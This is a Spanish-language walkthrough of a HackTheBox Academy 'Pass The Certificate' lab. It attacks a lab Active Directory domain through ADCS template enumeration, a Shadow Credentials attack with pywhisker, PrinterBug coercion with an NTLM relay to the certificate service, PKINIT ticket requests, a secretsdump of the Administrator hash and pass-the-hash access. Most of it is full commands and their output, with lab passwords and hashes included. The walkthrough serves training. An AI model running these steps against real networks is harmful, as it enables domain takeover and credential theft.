24 - Pass The Certificate

Herramientas:

certipy
pywhisker
printerbug.py
PKINITtools --> gettgtpkinit.py

[+] Ejercicios:

Objetivo(s): 10.129.58.225 (ACADEMY-PWATTCK-PTCDC01) , 10.129.246.172 (ACADEMY-PWATTCK-PTCCA01)

Autenticarse en 10.129.58.225 (ACADEMY-PWATTCK-PTCDC01) , 10.129.246.172 (ACADEMY-PWATTCK-PTCCA01) con el usuario " wwhite " y la contraseña " package5shores_topher1 ".

-¿Cuáles son los contenidos de flag.txt en el escritorio de jpinkman?

> 3d7e3dfb56b.....15cfc300f07f3f8

-¿Cuáles son los contenidos de flag.txt en el escritorio del administrador?


> a1fc497a843.....c18274019a2cdb


[+] SOLUCIÓN:

```
Antes de nada, MUY IMPORTANTE, el /etc/hosts:

$ sudo nano /etc/hosts

10.129.234.174    DC01.inlanefreight.local dc01
10.129.234.172    CA01.inlanefreight.local ca01 INLANEFREIGHT.LOCAL
```

-Desde el navegador

Podemos acceder al recurso con las credenciales:





(Nada más)

-Tratamos de conectarnos:

-Estos NO funcionan.

```
# SHH
ssh wwhite@10.129.234.174

NO FUNCIONA

# RDESKTOP
sudo rdesktop -u'wwhite' -p'package5shores_topher1' 10.129.234.174

NO FUNCIONA (Problema certificado)


# XFREERDP
xfreerdp /u:wwhite /p:package5shores_topher1 /v:10.129.234.174

NO FUNCIONA (Problema certificado)


xfreerdp /u:wwhite /p:package5shores_topher1 /v:10.129.234.174 /cert:ignore
NO FUNCIONA
```

FUNCIONA:

```
evil-winrm -i 10.129.234.174 -u wwhite  -p package5shores_topher1

>  whoami
wwhite

(Pero no tenemos permisos pra leer nada)
```

[+] MANERA 1:

-Con certipy para plantillas de certificado están disponibles y abusables.

[+] certipy - (Buscar plantillas de certificado vulnerables):

https://github.com/zerobytesecure/Certipy.git

```
## ¿Cómo saber qué plantilla usar? (KerberosAuthentication, User, etc.)

Para saber qué plantillas de certificado están disponibles (y abusables), puedes usar:
Este comando:

- Se conecta al dominio.
- Enumera las plantillas de certificado disponibles.
- Te indica si son **vulnerables**, por ejemplo si permiten **ENROLAMIENTO SIN autenticación**
fuerte, o si permiten usar para **autenticación (EKU: Client Authentication)**.
### 🧠 ¿Qué buscar en la salida?

Busca plantillas que:

- Tengan `Client Authentication` (para autenticarse con Kerberos)
- No requieran aprobación manual (`No manager approval required`)
- No usen `MS-Strong-Validation` o restricciones fuertes


Ejemplo de una plantilla vulnerable:

`Template name: User ... Enrollment Rights: Enrollable by domain users ... Extended Key Usage:
Client Authentication ...`

En ese caso, podrías usar:
`--template User`
```

[+] Certipy -> Instalación y ejecución:

```
# Antes debemos instalar para que no de fallo y ejecutar en entorno virtual.

$ sudo dpkg -i --force-overwrite /var/cache/apt/archives/python3-certipy_0.1.3-4_all.deb



$ git clone https://github.com/zerobytesecure/Certipy.git

$ cd Certipy
  $ pip install .

# Si fuera necesario tambien:
```

```
$ pip install certipy-ad

┌──(certifi-env)(casper㉿kali)-[~/Desktop/carpetas/maquinas/CPTS/ejercicio3/Certipy]
└─$ certipy -h
Certipy v5.0.3


# Indicando el nombre de Dominio falla...
┌──(.venv)(casper㉿kali)-[~/Desktop/tools/certificados/Certipy]
└─$ certipy find -u 'INLANEFREIGHT.LOCAL/wwhite' -p 'package5shores_topher1' -dc-ip 10.129.234.174
FALLA <---- X


# Poner solo el nombre de usuario: (FUNCIONA)
┌──(.venv)(casper㉿kali)-[~/Desktop/tools/certificados/Certipy]
└─$ certipy find -u 'wwhite' -p 'package5shores_topher1' -dc-ip 10.129.234.174
...
[*] Saving text output to '20250804060238_Certipy.txt' <----

[*] Saving JSON output to '20250804060238_Certipy.json'


# Inspeccionamos:
```

[+] Inspeccionamos plantillas:

-Inspeccionamos las plantillas hay 34 . Podemos crear un flitro para encontrar la vulnerable.


```
# PLANTILLA 1:
1
    Template Name                       : KerberosAuthentication  <---
    Display Name                        : Kerberos Authentication
    Certificate Authorities             : inlanefreight-CA01-CA
    Enabled                             : True  <---
    Client Authentication               : True  <---
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireDomainDns
                                          SubjectAltRequireDns
    Enrollment Flag                     : AutoEnrollment
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
                                          Smart Card Logon
                                          KDC Authentication   <<<<--- (!)
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-04-28T17:11:06+00:00
    Template Last Modified              : 2025-04-28T17:11:06+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : INLANEFREIGHT.LOCAL\Enterprise Read-only Domain
Controllers
                                          INLANEFREIGHT.LOCAL\Domain Admins
                                          INLANEFREIGHT.LOCAL\Domain Controllers
                                          INLANEFREIGHT.LOCAL\Enterprise Admins
```

```
                                      INLANEFREIGHT.LOCAL\Enterprise Domain Controllers
    Object Control Permissions
      Owner                           : INLANEFREIGHT.LOCAL\Enterprise Admins
      Full Control Principals         : INLANEFREIGHT.LOCAL\Domain Admins
                                        INLANEFREIGHT.LOCAL\Enterprise Admins
      Write Owner Principals          : INLANEFREIGHT.LOCAL\Domain Admins
                                        INLANEFREIGHT.LOCAL\Enterprise Admins
      Write Dacl Principals           : INLANEFREIGHT.LOCAL\Domain Admins
                                        INLANEFREIGHT.LOCAL\Enterprise Admins
      Write Property Enroll           : INLANEFREIGHT.LOCAL\Domain Admins
                                        INLANEFREIGHT.LOCAL\Domain Controllers
                                        INLANEFREIGHT.LOCAL\Enterprise Admins
                                        INLANEFREIGHT.LOCAL\Enterprise Domain Controllers
      Write Property AutoEnroll       : INLANEFREIGHT.LOCAL\Domain Controllers
                                        INLANEFREIGHT.LOCAL\Enterprise Domain Controllers



# PLANTILLA 2:

  2
    Template Name                     : OCSPResponseSigning
    Display Name                      : OCSP Response Signing
    Enabled                           : False      <-------  (X)
    Client Authentication             : False      <-------  (X)
    Enrollment Agent                  : False
    Any Purpose                       : False
    Enrollee Supplies Subject         : False
    Certificate Name Flag             : SubjectAltRequireDns
                                        SubjectRequireDnsAsCn
    Enrollment Flag                   : AddOcspNocheck
                                        Norevocationinfoinissuedcerts
    Extended Key Usage                : OCSP Signing  <-------  (X)
    Requires Manager Approval         : False
    Requires Key Archival             : False
    RA Application Policies           : msPKI-Asymmetric-Algorithm`PZPWSTR`RSA`msPKI-Hash-
Algorithm`PZPWSTR`SHA1`msPKI-Key-Security-Descriptor`PZPWSTR`D:P(A;;FA;;;BA)(A;;FA;;;SY)(A;;GR;;;S-
1-5-80-3804348527-3718992918-2141599610-3686422417-2726379419)`msPKI-Key-Usage`DWORD`2`
    Authorized Signatures Required    : 0
    Schema Version                    : 3
    Validity Period                   : 2 weeks
    Renewal Period                    : 2 days
 ...
```

[+] Filtrar plantillas vulnerables:

Podemos crear una regex para filtrar el contenido que necesitamos:

```
# Copiar comando completo y pegar:

┌──(.venv)(casper㉿kali)-[~/Desktop/tools/certificados/Certipy]
└─$ cat 20250804060238_Certipy.txt \
| grep -Pzo '(?s)Template Name.*?Enabled\s+:\s+True.*?KDC Authentication.*?Requires Manager
Approval\s+:\s+False' \
| tr '\0' '\n' \
| GREP_COLORS='mt=01;33;41' grep --color=always -E 'KDC Authentication|Template
Name|Enabled|Requires Manager Approval|$'
```



-Para encontrar el CA Name:

```
$ grep -E 'Certificate Authorities\s*:' 20250804060238_Certipy.txt          Certificate Authorities
: inlanefreight-CA01-CA  <-----

# YA TENEMOS EL 'CA Name' . Lo indicamos aqui:

$ python3 /home/casper/impacket/examples/ntlmrelayx.py -t
http://10.129.234.174/certsrv/certfnsh.asp --adcs -smb2support --template KerberosAuthentication --
icpr-ca-name inlanefreight-CA01-CA

(ENTER)


--> Encontramos una contraseña de Administrador en un archivo xml:


HTB_@cad3my_lab_W1n19_r00t!@0

Tratamos de conectarnos pero no funciona:

$ evil-winrm -u Administrator -p 'HTB_@cad3my_lab_W1n19_r00t!@0' -i 10.129.234.174
    NO CONECTA  <----- X
```

[+] MANERA 2:

-La manera para usando la credenciales de wwhite generar un archivo .pfx para generar un ticket como el usuario jpinkman, que nos permita conectarnos a la máquina como éste nuevo usuario:

[+] pywhisker - Generar archivo .pfx

https://github.com/ShutdownRepo/pywhisker/tree/main

```
$ sudo su
┌──(root㉿kali)-[/home/…/Desktop/tools/certificados/pywhisker]
└─$ python3 -m venv .venv
```

```
┌──(root㉿kali)-[/home/…/Desktop/tools/certificados/pywhisker]
└─$ source .venv/bin/activate


┌──(.venv)─(root㉿kali)-[/home/…/Desktop/tools/certificados/pywhisker]
└─$ pip3 install -r requirements.txt

(Se instalan..)

┌──(.venv)─(root㉿kali)-[/home/…/Desktop/tools/certificados/pywhisker]
└─$ cd pywhisker

# NOTA: Ejecutar con sudo.

┌──(.venv)─(root㉿kali)-[/home/…/tools/certificados/pywhisker/pywhisker]
└─$ sudo python3 pywhisker.py --dc-ip 10.129.234.174 -d inlanefreight.local -u wwhite -p
'package5shores_topher1' --target jpinkman --action add

...

[*] Updating the msDS-KeyCredentialLink attribute of jpinkman
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: FMX2UFGT.pfx
[+] PFX exportiert nach: FMX2UFGT.pfx
[i] Passwort für PFX: O7jywVs3SwWb3S0wD98f
[+] Saved PFX ( '#'PKCS12) certificate & key at path: FMX2UFGT.pfx <--
[*] Must be used with password: O7jywVs3SwWb3S0wD98f  <--


YA TENEMOS EL PFX   <-----------

# Por otro lado:

$ python3 gettgtpkinit.py -cert-pfx
/home/casper/Desktop/tools/certificados/pywhisker/pywhisker/FMX2UFGT.pfx -pfx-pass
'O7jywVs3SwWb3S0wD98f' -dc-ip 10.129.234.174  INLANEFREIGHT.LOCAL/jpinkman /tmp/jpinkman.ccache

  76d7f5e792c03a4b2cc60c0be77db4aa23ae132bdf9b7fa2931dd2aa71bf45f4

INFO:minikerberos:76d7f5e792c03a4b2cc60c0be77db4aa23ae132bdf9b7fa2931dd2aa71bf45f4

2025-08-04 07:50:00,956 minikerberos INFO     Saved TGT to file  <---
INFO:minikerberos:Saved TGT to file
```

-Ya tenemos el ticket para jpinkman:
-Ahora lo usaremos para conectarnos como éste usuario:

```
┌──(.venv)(casper㉿kali)-[~/Desktop/tools/certificados/PKINITtools]
└─$ export KRB5CCNAME=/tmp/jpinkman.ccache

┌──(.venv)(casper㉿kali)-[~/Desktop/tools/certificados/PKINITtools]
└─$ klist
Ticket cache: FILE:/tmp/jpinkman.ccache
Default principal: jpinkman@INLANEFREIGHT.LOCAL   <-------

Valid starting       Expires              Service principal
08/04/2025 07:49:37  08/04/2025 17:49:37  krbtgt/INLANEFREIGHT.LOCAL@INLANEFREIGHT.LOCAL
```

Conectarme:

```
┌──(.venv)(casper㉿kali)-[~/Desktop/tools/certificados/PKINITtools]
└─$ evil-winrm -i dc01.inlanefreight.local -r INLANEFREIGHT.LOCAL

NO CONECTA.

# SOLUCIÓN:
1° ----------------------------------------
- DEBEMOS CONFIGURAR EL /etc/krb5.conf

┌──(.venv)(casper㉿kali)-[~/Desktop/tools/certificados/PKINITtools]
└─$ sudo nano /etc/krb5.conf

[libdefaults]
    default_realm = INLANEFREIGHT.LOCAL
    dns_lookup_kdc = false
    dns_lookup_realm = false
    ticket_lifetime = 24h
    forwardable = true

[realms]
    INLANEFREIGHT.LOCAL = {
        kdc = dc01.inlanefreight.local
        admin_server = dc01.inlanefreight.local
    }

[domain_realm]
    .inlanefreight.local = INLANEFREIGHT.LOCAL
    inlanefreight.local = INLANEFREIGHT.LOCAL


2° ----------------------------------------
- Ahora podremos conectarnos:


──(.venv)(casper㉿kali)-[~/Desktop/tools/certificados/PKINITtools]
└─$ evil-winrm -i dc01.inlanefreight.local -r INLANEFREIGHT.LOCAL

*Evil-WinRM* PS C:\Users\jpinkman\Documents>    <---- Estamos dentro
*Evil-WinRM* PS C:\Users\jpinkman\Documents> whoami
inlanefreight\jpinkman  <------
```

MANERA 2:

[+] printerbug.py

```
1°-----------------------------------------------------

# Instalamos printerbug.py:

$ git clone https://github.com/dirkjanm/krbrelayx/blob/master/printerbug.py

$ python3 printerbug.py INLANEFREIGHT.LOCAL/wwhite:'package5shores_topher1'@10.129.234.174
10.10.14.52
```

```
# Creamos entorno virtual

┌──(casper㉿kali)-[~]
└─$ python3 -m venv ~/ntlm-env

┌──(casper㉿kali)-[~]
└─$ source ~/ntlm-env/bin/activate
# Instalamos pip, pyOpenSSL y cryptography:

$ pip install --upgrade pip

$ pip install --upgrade pyOpenSSL cryptography

$ pip install impacket

2°----------------------------------------------------

$ impacket-ntlmrelayx -t http://10.129.234.172/certsrv/certfnsh.asp --adcs -smb2support --template
KerberosAuthentication

...
10.129.234.174, attacking target http://10.129.234.172
[-] Authenticating against http://10.129.234.172 as / FAILED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 19
[*] Writing PKCS\#12 certificate to ./DC01$.pfx    <-----
[*] Certificate successfully written to file
```

```
3°----------------------------------------------------

# Clonamos repositorio:

┌──(casper㉿kali)-[~/Desktop/tools]
└─$ git clone https://github.com/dirkjanm/PKINITtools.git && cd PKINITtools


# Creamos entorno virtual e intalamos PKINITtools y paquetes necesarios:

┌──(casper㉿kali)-[~/Desktop/tools]
└─$ git clone https://github.com/dirkjanm/PKINITtools.git

┌──(casper㉿kali)-[~/Desktop/tools/PKINITtools]
└─$ cd PKINITtools

┌──(casper㉿kali)-[~/Desktop/tools/PKINITtools]
└─$ python3 -m venv .venv

┌──(casper㉿kali)-[~/Desktop/tools/PKINITtools]
└─$ source .venv/bin/activate

# Instalamos PKINITtools:

┌──(.venv)(casper㉿kali)-[~/Desktop/tools/PKINITtools]
└─$ ls
getnthash.py     gettgtpkinit.py  ntlmrelayx  requirements.txt
gets4uticket.py  LICENSE          README.md


# Instalamos requeriments:
```

```
┌──(.venv)(casper㉿kali)-[~/Desktop/tools/PKINITtools]
└─$ pip3 install -r requirements.txt

$ pip install minikerberos


# Instalamos oscrypto:

┌──(.venv)(casper㉿kali)-[~/Desktop/tools/PKINITtools]
└─$ pip3 install -I git+https://github.com/wbond/oscrypto.git

──(casper㉿kali)-[~]
└─$ pwd
/home/casper

┌──(casper㉿kali)-[~]
└─$ ls
'DC01$.pfx'  <-----

4°-----------------------------------------------------

$ python3 gettgtpkinit.py -cert-pfx /home/casper/DC01\$.pfx -dc-ip 10.129.234.174
'inlanefreight.local/dc01$' /tmp/dc.ccache
...
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-08-03 18:54:04,542 minikerberos INFO
e393a52445dc0c6d850a2c18e2599a204b7fd507495cd12949212153e894aa14
INFO:minikerberos:e393a52445dc0c6d850a2c18e2599a204b7fd507495cd12949212153e894aa14
2025-08-03 18:54:04,547 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

```
#E el mismo directorio:

$ export KRB5CCNAME=/tmp/dc.ccache

$ klist

Ticket cache: FILE:/tmp/dc.ccache
Default principal: dc01$@INLANEFREIGHT.LOCAL

Valid starting       Expires              Service principal
08/03/2025 18:53:40  08/04/2025 04:53:40  krbtgt/INLANEFREIGHT.LOCAL@INLANEFREIGHT.LOCAL   <---
Ticket
```

En este caso, descubrimos que el usuario víctima es miembro del `Remote Management Users` grupo, lo que le permite conectarse a la máquina mediante WinRM. Como se mostró en la sección anterior, podemos usar Evil-WinRM para conectarnos mediante Kerberos (nota: asegúrese de que `krb5.conf` esté configurado correctamente).

-Ahora obtendremos el hash:

```
(.venv)(casper㉿kali)-[~/Desktop/tools/certificados/PKINITtools]
└─$  impacket-secretsdump -k -no-pass -dc-ip 10.129.234.174 -just-dc-user Administrator
'INLANEFREIGHT.LOCAL/DC01$'@DC01.INLANEFREIGHT.LOCAL
...
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fd02e525dd676fd8ca04e200d265f20c:::
[*] Kerberos keys grabbed

Administrator:aes256-cts-hmac-sha1-
96:ec2223ff4c0bce238aa04d30be0fe9e634495f9449c0c25307c66d7c12d8f93a

Administrator:aes128-cts-hmac-sha1-96:ffb8855b50dd1bf538c8001620c4f1d1

Administrator:des-cbc-md5:a1f262b50b64c46b
```

TENGO EL HASH DE ADMINISTRATOR! <-------

[+] Cracking del HASH NTLM:

```
## ¿Qué hash tienes?

Administrator:500:aad3b435b51404eeaad3b435b51404ee:fd02e525dd676fd8ca04e200d265f20c:::

Esto es un **NTLM hash**. El que te interesa para crackeo es:
fd02e525dd676fd8ca04e200d265f20c

---

# Opción 1: Crackear con John the Ripper

$ echo 'Administrator:fd02e525dd676fd8ca04e200d265f20c' > admin_hash.txt`

O en formato estándar para John:

$ echo 'fd02e525dd676fd8ca04e200d265f20c' > ntlm.hash


$ john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt ntlm.hash`

NO LO ENCUENTRA. <----- X



# Opción 2:Crackear con Hashcat

$ echo 'fd02e525dd676fd8ca04e200d265f20c' > hash.txt

$ hashcat -m 1000 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

$ hashcat -m 1000 -a 0 hash.txt --show

NO LO ENCUENTRA. <----- X
```

NO lo crackea... pero podemos conectarnos directamente con el hash:

[+] Conectarnos con Pass The Hash:

```
$ impacket-wmiexec INLANEFREIGHT.LOCAL/Administrator@10.129.234.174  -hashes
:fd02e525dd676fd8ca04e200d265f20c
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
```

```
C:\>whoami
inlanefreight\administrator   <----- Accedemos

C:\>

# Encontrar las banderas:


C:\>dir

 Directory of C:\

02/25/2022  11:20 AM    <DIR>          PerfLogs
05/30/2025  03:45 AM    <DIR>          Program Files
09/15/2018  04:06 AM    <DIR>          Program Files (x86)
03/19/2022  05:56 AM    <DIR>          Temp
04/28/2025  12:09 PM    <DIR>          Users  <----
08/04/2025  04:17 AM    <DIR>          Windows


C:\>cd Users
C:\Users>dir

 Directory of C:\Users

04/28/2025  12:09 PM    <DIR>          .
04/28/2025  12:09 PM    <DIR>          ..
04/28/2025  11:33 AM    <DIR>          Administrator
04/28/2025  12:09 PM    <DIR>          jpinkman
10/06/2021  12:31 PM    <DIR>          lab_adm
10/06/2021  03:46 PM    <DIR>          Public
04/28/2025  12:09 PM    <DIR>          wwhite


C:\Users>cd jpinkman
C:\Users\jpinkman>dir

 Directory of C:\Users\jpinkman

04/28/2025  12:09 PM    <DIR>          .
04/28/2025  12:09 PM    <DIR>          ..
04/28/2025  12:10 PM    <DIR>          Desktop
04/28/2025  12:09 PM    <DIR>          Documents
09/15/2018  02:19 AM    <DIR>          Downloads
09/15/2018  02:19 AM    <DIR>          Favorites
09/15/2018  02:19 AM    <DIR>          Links
09/15/2018  02:19 AM    <DIR>          Music
09/15/2018  02:19 AM    <DIR>          Pictures
09/15/2018  02:19 AM    <DIR>          Saved Games
09/15/2018  02:19 AM    <DIR>          Videos

C:\Users\jpinkman>cd Desktop
C:\Users\jpinkman\Desktop>dir

 Directory of C:\Users\jpinkman\Desktop

04/28/2025  12:10 PM    <DIR>          .
04/28/2025  12:10 PM    <DIR>          ..
04/28/2025  12:10 PM                32 flag.txt
               1 File(s)             32 bytes
               2 Dir(s)   6,186,864,640 bytes free

C:\Users\jpinkman\Desktop>type flag.txt
```

```
3d7e3dfb56b2...c300f07f3f8                    <--------

C:\Users\jpinkman\Desktop>cd C:/Users/Administrator
C:\Users\Administrator>dir
 Volume in drive C has no label.
 Volume Serial Number is FE54-7D2F

 Directory of C:\Users\Administrator

04/28/2025  11:33 AM    <DIR>          .
04/28/2025  11:33 AM    <DIR>          ..
04/28/2025  11:33 AM    <DIR>          3D Objects
04/28/2025  11:33 AM    <DIR>          Contacts
04/28/2025  12:10 PM    <DIR>          Desktop
04/28/2025  12:36 PM    <DIR>          Documents
04/28/2025  11:33 AM    <DIR>          Downloads
04/28/2025  11:33 AM    <DIR>          Favorites
04/28/2025  11:33 AM    <DIR>          Links
04/28/2025  11:33 AM    <DIR>          Music
04/28/2025  11:33 AM    <DIR>          Pictures
04/28/2025  11:33 AM    <DIR>          Saved Games
04/28/2025  11:33 AM    <DIR>          Searches
04/28/2025  11:33 AM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)   6,186,860,544 bytes free

C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>dir

 Directory of C:\Users\Administrator\Desktop

04/28/2025  12:10 PM    <DIR>          .
04/28/2025  12:10 PM    <DIR>          ..
04/28/2025  12:10 PM                32 flag.txt

C:\Users\Administrator\Desktop>type flag.txt
a1fc497a843...18274019a2cdb                   <--------
```

FIN